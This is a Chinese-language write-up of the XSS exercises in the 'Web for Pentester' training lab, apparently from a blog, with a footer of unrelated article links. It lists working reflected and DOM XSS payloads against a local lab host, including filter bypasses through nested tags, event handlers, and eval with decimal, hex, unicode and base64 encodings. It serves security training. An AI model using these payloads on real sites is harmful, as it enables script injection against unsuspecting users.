
Web for pentester_writeup之XSS篇
Web for pentester_writeup之XSS篇
XSS(跨站脚本攻击)
Example 1


反射性跨站脚本,URL中name字段直接在网页中显示,修改name字段,
Payload:
http://192.168.219.136/xss/example1.php?name=<script>alert(1)</script>
Example 2

和例1相似,但是做了相关字符串正则过滤,过滤<script></script>字符串
Paload1:
http://192.168.219.136/xss/example2.php?name=<scri<script>pt>alert(1)</scri</script>pt>

Paload2:

http://192.168.219.136/xss/example2.php?name=<Script>alert(1)</sCript>
Example 3

同样是过滤,使用例2的payload2无法成功

使用例2的payload1成功绕过过滤,可知新加了一层大小写过滤,但未考虑到标签包含标签方式过滤
Payload1:
http://192.168.219.136/xss/example3.php?name=<scri<script>pt>alert(1)</scri</script>pt>


还有一种方式,就是不使用script脚本
Payload2:
http://192.168.219.136/xss/example3.php?name=<img src=x onerror=alert(1)>
Example 4


返回值变为error,测试其他payload,发现只要payload包含script字符就会报错,使用无script字符的脚本验证
Payload1:
http://192.168.219.136/xss/example4.php?name=<img src=x onerror=alert(1)>
Payload2:
http://192.168.219.136/xss/example4.php?name=<BODY ONLOAD=alert('XSS')>

成功弹窗。
Example 5


测试上述payload均报错,应该是过滤掉了alert字符,测试使用html实体编码均失败
http://192.168.219.136/xss/example5.php?name=<img src=x onerror=alert(1)>
http://192.168.219.136/xss/example5.php?name=<script>alert(1)</script>
使用eval执行编码绕过
Payload1(十进制)
http://192.168.219.136/xss/example5.php?name=<script>eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41))</script>

Payload2(十六进制)
http://192.168.219.136/xss/example5.php?name=<script>eval("\x61\x6c\x65\x72\x74\x28\x31\x29")</script>

Payload3
http://192.168.219.136/xss/example5.php?name=<script>eval(\u0061\u006c\u0065\u0072\u0074(1))</script>
OR
http://192.168.219.136/xss/example5.php?name=<script>eval('\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029')</script>



Payload4((BASE64编码)将<<script>alert(1)</script>整个base64编码为:PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==)
http://192.168.219.136/xss/example5.php?name=<iframe src="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></iframe>
Payload5(prompt)

http://192.168.219.136/xss/example5.php?name=<img src=x onerror=prompt(1)>
Example 6
使用上述的payload测试均无法成功弹窗,页面返回“ "; ”


发现返回payload后面的字符串
Payload1
http://192.168.219.136/xss/example6.php?name=<scri<script>pt>alert(1)</scri</script>pjkgkhhhhhhhhhhhhhhht><script>alert(1)</script>

为了找到具体的原因,设置Payload值为<script>alert(1)</script>,查看网页源代码

发现提交的东西赋入了变量a,故构造
Payload2
http://192.168.219.136/xss/example6.php?name=</script><script>alert(1);"

Example 7


使用</script><script>alert(1);"无法弹窗,直接查看源代码

发现对<>做了转义处理,通过闭合前后的单引号“’”,成功弹窗
Payload
http://192.168.219.136/xss/example7.php?name='; alert(1);'
OR(直接注释掉后面的单引号)
http://192.168.219.136/xss/example7.php?name='; alert(1)//
Example 8

开始有输入框了,猜测是存储性跨站脚本,输入<script>alert(1)</script>

无弹窗,查看源代码

尖括号被转义,尝试各种编码都失败了,查看参考答案发现还是反射型跨站脚本,一开始思路就错了,啪啪打脸。

漏洞点在于/xss/example8.php,通过在/xss/example8.php/[XSS_PAYLOAD]注入payload可以获取弹窗
Payload
http://192.168.219.136/xss/example8.php/"><script>alert(1)</script>
Example 9


这个的意思是指取地址栏#后的语句,然后也没做什么过滤,很简单的加入标签就好了
Payload
http://192.168.219.136/xss/example9.php?<script>alert(1)</script>

注:本关卡主要理解domxss的作用,在字符串带入中可以用?和#,如果用?需要和服务器交互,但是如果用#,则可以抓包看到实际上请求的xss脚本并未提交到服务器,这里可以更好的理解domxss,实际上不需要服务器的解析,实际上是利用浏览器的dom解析就可以完成,这是domxss与其他xss最本质的区别
注意(这里有点坑) :
用的ie浏览器可以实验成功
火狐和谷歌浏览器都会对<转码:%3Cscript%3Ealert(1)%3C/script%3E
Web for pentester_writeup之XSS篇的更多相关文章
- Web for pentester_writeup之XML attacks篇
Web for pentester_writeup之XML attacks篇 XML attacks(XML攻击) Example 1 - XML外部实体注入(XXE) Payload http:// ...
- Web for pentester_writeup之LDAP attacks篇
Web for pentester_writeup之LDAP attacks篇 LDAP attacks(LDAP 攻击) LDAP是轻量目录访问协议,英文全称是Lightweight Directo ...
- Web for pentester_writeup之File Upload篇
Web for pentester_writeup之File Upload篇 File Upload(文件上传) Example 1 直接上传一句话木马,使用蚁剑连接 成功连接,获取网站根目录 Exa ...
- Web for pentester_writeup之Commands injection篇
Web for pentester_writeup之Commands injection篇 Commands injection(命令行注入) 代码注入和命令行注入有什么区别呢,代码注入涉及比较广泛, ...
- Web for pentester_writeup之Code injection篇
Web for pentester_writeup之Code injection篇 Code injection(代码注入) Example 1 <1> name=hacker' 添加一个 ...
- Web for pentester_writeup之File Include篇
Web for pentester_writeup之File Include篇 File Include(文件包涵) Example 1 加一个单引号 从报错中我们可以获取如下信息: 当前文件执行的代 ...
- Web for pentester_writeup之Directory traversal篇
Web for pentester_writeup之Directory traversal篇 Directory traversal(目录遍历) 目录遍历漏洞,这部分有三个例子,直接查看源代码 Exa ...
- Web for pentester_writeup之SQL injections篇
Web for pentester_writeup之SQL injections篇 SQL injections(SQL注入) Example 1 测试参数,添加 and '1'='1, 'and ' ...
- Web For Pentester 学习笔记 - XSS篇
XSS学习还是比较抽象,主要最近授权测的某基金里OA的XSS真的实在是太多了,感觉都可以做一个大合集了,加上最近看到大佬的博客,所以这里我也写一个简单的小靶场手册,顺带着也帮助自己把所有XSS的方式给 ...
随机推荐
- 『TensorFlow2.0正式版』TF2.0+Keras速成教程·零:开篇简介与环境准备
此篇教程参考自TensorFlow 2.0 + Keras Crash Course,在原文的基础上进行了适当的总结与改编,以适应于国内开发者的理解与使用,水平有限,如果写的不对的地方欢迎大家评论指出 ...
- 四 mysql之单表查询
目录 一 单表查询的语法 二 关键字的执行优先级(重点) 三 简单查询 四 WHERE约束 五 分组查询:GROUP BY 1. 什么是分组?为什么要分组? 2. ONLY_FULL_GROUP_BY ...
- word2vec预训练词向量
NLP中的Word2Vec讲解 word2vec是Google开源的一款用于词向量计算 的工具,可以很好的度量词与词之间的相似性: word2vec建模是指用CBoW模型或Skip-gram模型来计算 ...
- web前端之移动端:知识汇
移动前端自适应适配方法总结 移动端前端适配方案(总结) -- 面试重点 不要再问我移动适配的问题了 一.响应式布局: // Extra small devices (portrait phones, ...
- python编程基础之十九
字符串判断常用函数: str.isalpha() # 判断是否是全字母 str.isdigit() # 判断是否是全数字 str.isalnum() # 判断是否是字母和数字组合 str.is ...
- js 判断对象是否为空
利用JSON.stringify var objData = {};JSON.stringify(objData) ==="{}" // true 第二种用原声js 方法 Obje ...
- B站自动刷弹幕
B站自动填弹幕(附带createEvent消息机制) 昨晚看的比赛真的要气死我.RNG 居然又输了... 为了LPL...我写了一个为LPL加油的脚本.希望大家能和我一起为LPL加油! 脚本代码如下: ...
- Spring基础(一)
一.Spring简介 Spring框架性质是属于容器性质的.容器中装什么对象就有什么功能.所以可以一站式开发(springmvc+ioc+spring jdbc).核心是IOC(控制反转)和AOP(面 ...
- .Net Core3.0使用gRPC
gRPC是什么 gRPC是可以在任何环境中运行的现代开源高性能RPC框架.它可以通过可插拔的支持来有效地连接数据中心内和跨数据中心的服务,以实现负载平衡,跟踪,运行状况检查和身份验证.它也适用于分布式 ...
- ssh隧道代理连接
0x00 什么是SSH隧道 场景: 假设有两台主机: A主机为外网,B主机为内网通常来说外网主机A是无法直接连接到内网主机B的,这时如果要实现A主机通过ssh控制B主机,通常来说有两种方法: 1.端口 ...